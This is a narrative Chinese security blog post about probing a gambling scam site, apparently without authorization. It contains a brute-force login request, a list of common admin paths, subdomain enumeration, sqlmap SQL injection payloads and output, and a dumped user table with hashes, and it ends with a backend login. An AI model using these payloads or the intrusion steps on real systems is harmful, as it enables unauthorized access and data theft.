

请不要在我喜欢的人身上下手，我“刀”呢？

原创 队员编号047 酒仙桥六号部队

2020-07-27原文

这是 酒仙桥六号部队 的第 47 篇文章。

全文共计3021个字，预计阅读时长10分钟。

1. 背景

昨天一个漂亮的高中同学突然叫我，说被别人骗了钱，让我帮帮忙，美女的忙，充满正义感的我向来是不会推脱的。（另外我还是有点喜欢她，虽然是上学时期的事了，但现在印象还是很好地。要是通过这次帮忙，对我的印象有了极大的提高，成就一段美满的爱情，又何尝不是一段佳话……）

通过了解，我同学以前就有打麻将、打牌的爱好，每逢过节回家，都和邻家小妹在一起玩。由于疫情期间，同学无法正常上班，在家无聊就和邻家小妹在一起长达3个多月的娱乐，为了增加娱乐性，偶尔的还会有金钱上的“付出”，也不是很多，5毛、1块，多的时候5块、10块的。每天熬夜到清晨（友情提示，长时间熬夜对身体不好哦）。期间输了不少钱，由于邻家小妹的复工，缺少打牌的伙伴。我同学在QQ群里看到了玩游戏还能赚钱，就动了心思。进入游戏提示余额1000元，同学一时眼红，最近输了这么多钱，想着尽快提现。于是就开启了这次误入“博彩”的事件。

要出了同学和博彩客服的对话，看一看同学是怎么一步一步掉入陷阱的……



身为发哥头号影迷的我，在看完《赌神》中发哥的高超千术真是惊叹不已，现实中赌场也不缺这种千术高手，真的是十赌九输，任人宰割。那么线上赌博的背后又有什么秘密呢！今天就带大家探索一下。



2. 为爱而“站”之旁搜博采


通过同学提供的网站，下载app后发现是一个博彩网站app。



我们下载一个app实例分析一下，通过抓包分析看到一个url地址。该URL地址还采用了MD5+base64加密双层加密，通过解码后还原了真实的通讯地址。

```
GET [redacted] .js HTTP/1.1
Host: [redacted]
Connection: close
User-Agent: Mozilla/5.0 (Linux; Android 10; GM1910 Build/QKQ1.190716.003; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/80.0
Sec-Fetch-Dest: script
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Referer: https://[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: kt1=irj5cf104qu06s1b3rkv480a7g; _ga=GA1.2.609662110.1592961119; _gid=GA1.2.2041462281.1592961119
If-None-Match: "5ef29793-3252b"
If-Modified-Since: Wed, 24 Jun 2020 00:00:19 GMT
```

我们打开url地址发现是一个web端网站，通过观察发现app内的功能与web端功能一致，为了测试方便我们从web端入手。



对网站进行初步信息收集，网站ip为日本ip，使用了Nginx中间件，php语言开发。




该网站使用了CDN，尝试使用扫描子域名、svn信息泄露、DNS历史记录、github信息泄露并借助在线工具等，均未能查到真实ip。

IDC服务商大全


[更多日本IDC公司](#)

| 品牌 | 业务类型 | 运营商 | IP规则 |
|------|---------|--|------|
| 腾达互联 | 动态ipVPS | Softbank, Docomo, AU | 动态 |
| 腾达互联 | CDN | Softbank, Docomo, AU | 共享 |
| 腾达互联 | 高防 | Softbank, Docomo, AU | 独享 |
| 腾达互联 | 大带宽 | 电信cn2, 联通cn2, 移动cn2, T-Mobile, Verizon, Sprint, Cogent | 独享 |
| 腾达互联 | 云主机 | 电信cn2, Softbank, Docomo | 静态 |

我们用burpsuite爬取一下目录信息，获取到的信息少的可怜。



用dirsearch、御剑、dirmap等工具进行目录扫描一波，看一看有没有网站备份文件，数据库文件。结果备受打击，依旧一无所获，管理员是处女座嘛？一点多余的东西都不留，可怕……



通过浏览网站，发现该网站主要存在三个有价值的页面。


register.php 注册页面

login2page.php 登录页面

contactus.php 客服页面

使用万能密码、sql注入、存储xss等漏洞检测登录页面和注册页面未发现漏洞。

在客服页面发现一个邮箱账号，对该邮箱账号进行google、github搜索未收集到更多信息，不开森……与客服小妹的距离又远了一步。




既然不能旁敲侧击，那我们就正面开战。进行用户名爆破，通过抓包发现密码进行SHA1加密，连夜赶制python脚本爆破程序，配合burpsuite进行爆破。

```
1 POST /login_action.php?*=login_check HTTP/1.1
2 Host: *
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-BK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 44
10 Origin: https://
11 Connection: close
12 Referer: https:// /login2page.php
13 Cookie: _ga=chl.2.1273729201.1592222099._gid=GA1.2.1115319233.1592716179; PHPSESSID=rofh9lghit84jtkbtcp79d1; qt1=Seevdq9dpm3812ti1cq78tk6v; _gat_gtag_UA_108456708_5=1
14
15 account=admin&password=4c3fab041f2bfc69ceb6517cef64ee98397d559c0agtcha=5897&login_force=0&token=
e2091dd8be18f8e6e1eb2c8ea180786ee161cd_ejyubhh3t081WGS161KdFVtEa2a0vml1icw1d13u09w2j11z0hcc09licerftoken=
eYJGR01PVEVqQRK1i61;BwY4x0DAuNTWZLjIzByIzI1R10F9TR0uG1jeaXC9ab2dphJwTWd1LnBocC1a2eRhdGE1De51lbDwaIn2pbed1cnRyYVNrZXI1O1I5MaQdHWEs0GE22T1hE0EY5W01NDcw5Wj1MdsHWE;5iJ9_2blac55=
72366f2f4f965d2db5aba5f061f2fb43
```

通过近半小时的爆破，果然没让我失望，“没爆出来”……

既然爆破不出账户，那我们就注册一个账户，通过近三天的等待，我们注册的账户还在审核状态，管理员对我们有脾气呀，还是火眼金睛看破了我们的诡计。可怕……



由于网站访问较慢，暂停使用扫描器，弄挂掉可就没得玩了，使用简单的手工进行尝试漏洞挖掘，手工测试一下php常见路径，看看有什么收获。

/phpinfo.php

/robots.txt

/admin.php

/admin/login.php

/admin/index.php

/test.php

/admin_admin.php

/admin_config.php

/config.php

/install.php

/upfile.php

/upload.php

/admin_user.php

/phpMyAdmin/

/Upload/

/admin/

/DataBackup/

/User/

/WebAdmin/

/config/

/test/

.....

通过 以 上 测 试 均 无 跨 越 性 收 获 。
通过查看页面版权信息、查看页面源代码等手段发现是类似的CMS，特征与：p
hpcms、dedecms、echshop等CMS有相近之处。但是！经过已有漏洞的排查和
其它情况的发现，该CMS可能存在了二次开发或修改的情况，高权限漏洞均无
法复现。竟不知是哪位高人门下调教出如此优秀的“程序猿”这难道就是传说
中的绝世高手吗。一筹莫展之际，发现漂浮的地址为“test”
是5月13日的。



继续查看“优惠公告”发现服务器时间是错乱的，并且还有很多测试类的信息
。


| 优惠活动 | | 优惠状态 |
|------|-----------|-----------------------------|
| 1 | 0609测试 | 截止日期: 2020-06-26 16:00:00 > |
| 2 | 越来越多 | 截止日期: 2020-08-27 16:00:00 > |
| 3 | test1测试 | 截止日期: 2020-08-27 16:00:00 > |
| 4 | 0611 | 截止日期: 2020-09-09 16:00:00 > |
| 5 | 7777 | 截止日期: 2020-09-10 16:00:00 > |
| 6 | 1119 test | 截止日期: 2020-12-24 16:00:00 > |
| 7 | test11 | 截止日期: 2021-01-13 16:00:00 > |

根据个人经验推测，2个可能性。

可能性一：已被攻击者拿下，并在后台尝试了下该功能。（有前辈造访）

可能性二：网站运营者初步搭建好没多久的站点，测试功能。

从单条测试的内容来看，有点像攻击者拿到了账号进入后台后，尝试了图片上传漏洞。



于是好奇，复制了该图片地址。

```
https://www.XXXX.com/url?sa=i&url=https%3A%2F%2Fwww.XXXX.com%2Fhot
topic%2F20190730000007-260809&psig=A0vVaw3SR-d4gR-
k0_fTv_j4BhfGe&ust=1591758565017000&source=images&cd=vfe&ved=0CAIQj
RxqFwoTCJDs-ojh8-kCFQAAAAAdAAAAABAD
```

于是我更换了另外一个工号，发现该图片是正常的，于是又看了下图片地址，从而得到了新的信息：<https://cdn.XXXXX.com/site/upload/promotions/7db335cc-e657-8a1b-e6b2-d61aaeela675.png>

根据图片的命名信息来看，已被后台过滤。并且该地址的子域名是CDN开头，大概率是采用了CDN专属服务器或相关系统来存储文件、图片等信息。

于是也是因为好奇心，对该CDN地址进行了初步的信息收集，发现该ip为台湾地址。

IP或域名查询

cdn. t.com X 查询 访问

是否跳转至国际版?
Whether to visit the international site?
跳转 (Yes) 不跳转 (No)

花生代理 高匿名IP
专业IP变换工具 广告

查劫持 查分光
全网唯一真机渲染检查
检查DNS污染、网站劫持 广告

| IP | 子域名 | 备案 | Whois | 快照 |
|------------------|-----|----|----------|-------|
| cdn. t.com服务器IP: | | | | |
| 当前解析: | | | | |
| 202. | | | 中国 台湾 台中 | 中華電信 |
| 185 | | | | 中国 台湾 |

扫描同级子域名如下，真的是闪爆了，都是博彩网站。

```
be.████████.com
bedemo.████████.com
bedemo2.████████.com
cdn.████████.com
gp03m.████████.com<BR>gp03.████████.com
gp04m.████████.com<BR>gp04.████████.com
gp05m.████████.com<BR>gp05.████████.com
gp06m.████████.com<BR>gp06.████████.com
gp07m.████████.com<BR>gp07.████████.com
gp08m.████████.com<BR>gp08.████████.com
gp09m.████████.com<BR>gp09.████████.com
gp10m.████████.com<BR>gp10.████████.com
gp11m.████████.com<BR>gp11.████████.com
gp12m.████████.com<BR>gp12.████████.com
gp13m.████████.com<BR>gp13.████████.com
gp14m.████████.com<BR>gp14.████████.com
gp15m.████████.com<BR>gp15.████████.com
gp16m.████████.com<BR>gp16.████████.com
gp17m.████████.com<BR>gp17.████████.com
gp18m.████████.com<BR>gp18.████████.com
gp19m.████████.com<BR>gp19.████████.com
gp20m.████████.com<BR>gp20.████████.com
demo.████████.com<BR>mdemo.████████.com
demo2.████████.com<BR>mdemo2.████████.com
m.████████.com<BR>████████.com<BR>www.████████.com
████████.com<BR>www.████████.com
demo.████████.com
demo2.████████.com
mdemo2.████████.com
mqtt.████████.com
```

通过解析的两个ip地址旁站查询发现博彩网站数量极大，看来这个站只是凤毛麟角。


```

Type: time-based blind
Title: PostgreSQL > * AND time-based blind
Payload: https://[redacted] AND 7293=(SELECT 7293 FROM PG_SLEEP(5))-- EkeZ

Type: UNION query
Title: Generic UNION (NULL) - 1 column
Payload: https://[redacted] UNION ALL SELECT (CHR(113))|(CHR(122))|(CHR(118))|(CHR(118))|(CHR(113))|(CHR(68))|(CHR(89))|(CHR(72))|(CHR(122))|(CHR(118))|(CHR(114))|(CHR(116))|(CHR(118))|(CHR(73))|(CHR(183))|(CHR(120))|(CHR(119))|(CHR(113))|(CHR(70))|(CHR(73))|(CHR(87))|(CHR(85))|(CHR(186))|(CHR(69))|(CHR(72))|(CHR(66))|(CHR(88))|(CHR(182))|(CHR(114))|(CHR(126))|(CHR(74))|(CHR(182))|(CHR(183))|(CHR(183))|(CHR(188))|(CHR(89))|(CHR(113))|(CHR(118))|(CHR(118))|(CHR(112))|(CHR(113))|-- none
---
[04:50:04] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[04:50:19] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[04:50:19] [INFO] fetching database (schema) names
available databases [3]:
[*] gpk
[*] information_schema
[*] pg_catalog
[04:50:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[04:50:21] [INFO] fetched data logged to text files under /Users/41ef/.local/share/sqlmap/output

```

可惜不是dba权限。

```

Parameter: #1 (URL)
Type: boolean-based blind
Title: PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)
Payload: https://[redacted] '60' OR (SELECT (CASE WHEN (3171=3171) THEN NULL ELSE CAST((CHR(181))|(CHR(184))|(CHR(98))|(CHR(71)) AS NUMERIC) END) IS NULL) - UPGZ

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: https://[redacted] '60' AND 8638=CAST((CHR(113))|(CHR(122))|(CHR(118))|(CHR(118))|(CHR(113))|(CHR(68))|(CHR(89))|(CHR(72))|(CHR(122))|(CHR(118))|(CHR(114))|(CHR(116))|(CHR(118))|(CHR(73))|(CHR(183))|(CHR(120))|(CHR(119))|(CHR(113))|(CHR(70))|(CHR(73))|(CHR(87))|(CHR(85))|(CHR(186))|(CHR(69))|(CHR(72))|(CHR(66))|(CHR(88))|(CHR(182))|(CHR(114))|(CHR(126))|(CHR(74))|(CHR(182))|(CHR(183))|(CHR(183))|(CHR(188))|(CHR(89))|(CHR(113))|(CHR(118))|(CHR(118))|(CHR(112))|(CHR(113))|-- none

Type: time-based blind
Title: PostgreSQL > * AND time-based blind
Payload: https://[redacted] AND 7293=(SELECT 7293 FROM PG_SLEEP(5))-- EkeZ

Type: UNION query
Title: Generic UNION (NULL) - 1 column
Payload: https://[redacted] UNION ALL SELECT (CHR(113))|(CHR(122))|(CHR(118))|(CHR(118))|(CHR(113))|(CHR(68))|(CHR(89))|(CHR(72))|(CHR(122))|(CHR(118))|(CHR(114))|(CHR(116))|(CHR(118))|(CHR(73))|(CHR(183))|(CHR(120))|(CHR(119))|(CHR(113))|(CHR(70))|(CHR(73))|(CHR(87))|(CHR(85))|(CHR(186))|(CHR(69))|(CHR(72))|(CHR(66))|(CHR(88))|(CHR(182))|(CHR(114))|(CHR(126))|(CHR(74))|(CHR(182))|(CHR(183))|(CHR(183))|(CHR(188))|(CHR(89))|(CHR(113))|(CHR(118))|(CHR(118))|(CHR(112))|(CHR(113))|-- none
---
[04:53:55] [INFO] testing PostgreSQL
[04:53:57] [WARNING] reflective value(s) found and filtering out
[04:53:57] [INFO] confirming PostgreSQL
[04:54:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[04:54:00] [INFO] testing if current user is DBA
current user is DBA: False
[04:54:03] [INFO] fetched data logged to text files under /Users/41ef/.local/share/sqlmap/
[*] ending @ 04:54:03 /2020-06-23/

```

4. 为爱而“站”之峰回路转

翻阅了三个数据库都没有找到管理员的账号密码，只找到了用户表，此时的我万念俱灰。无奈之下，只能找几个用户的账号密码，登陆进去看看有没有其它的漏洞，接着爆表。

等等我看到了什么……

| | | | | | | | | | | |
|-----------|---------|-----|--------------|------------------|--------|------------|---------|---------|---------|---------|
| at | 1037 | 08 | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| ac | 10 | 309 | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| ao | 0401 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| ao | 530402 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| y00 | | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt1 | 3034 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt0f | 3935 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| vipc | 002a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| vipc | 02a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| mol | 642 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| vi | 101a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| v | 01a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| y5 | | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| 524 | 0 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt4 | 1a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt3 | 1a | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| 750 | 101 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt | 14 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt12 | 34 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| at1126201 | | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| pkcs10 | | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| d | 36 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| d | 39 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| r | 39 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| r | 4 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| r | 38 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| v | 8 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| dt10 | 39 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |
| at | 1126201 | | 7c222fb2927c | af22f59214e89327 | 637c0d | (12*45678) | <blank> | <blank> | <blank> | <blank> |

居然在用户表里爆出了一个客服的账号密码，what……生活就是这样，在绝望中给你一点希望。通过工具扫描成功找到后台地址：



登入客服账号，可以看到用户的流水还是挺大的。

查询条件

交易单号
请输入交易单号

账号
账号

交易时间
筛选

起始
2020-06-15 00:00

结束
2020-06-22 17:19

入金金额
下限: ~ 上限:

取数金额
下限: ~ 上限:

实际存提
预设

会员等级
全选
选择

类型
+ 类型


查询结果

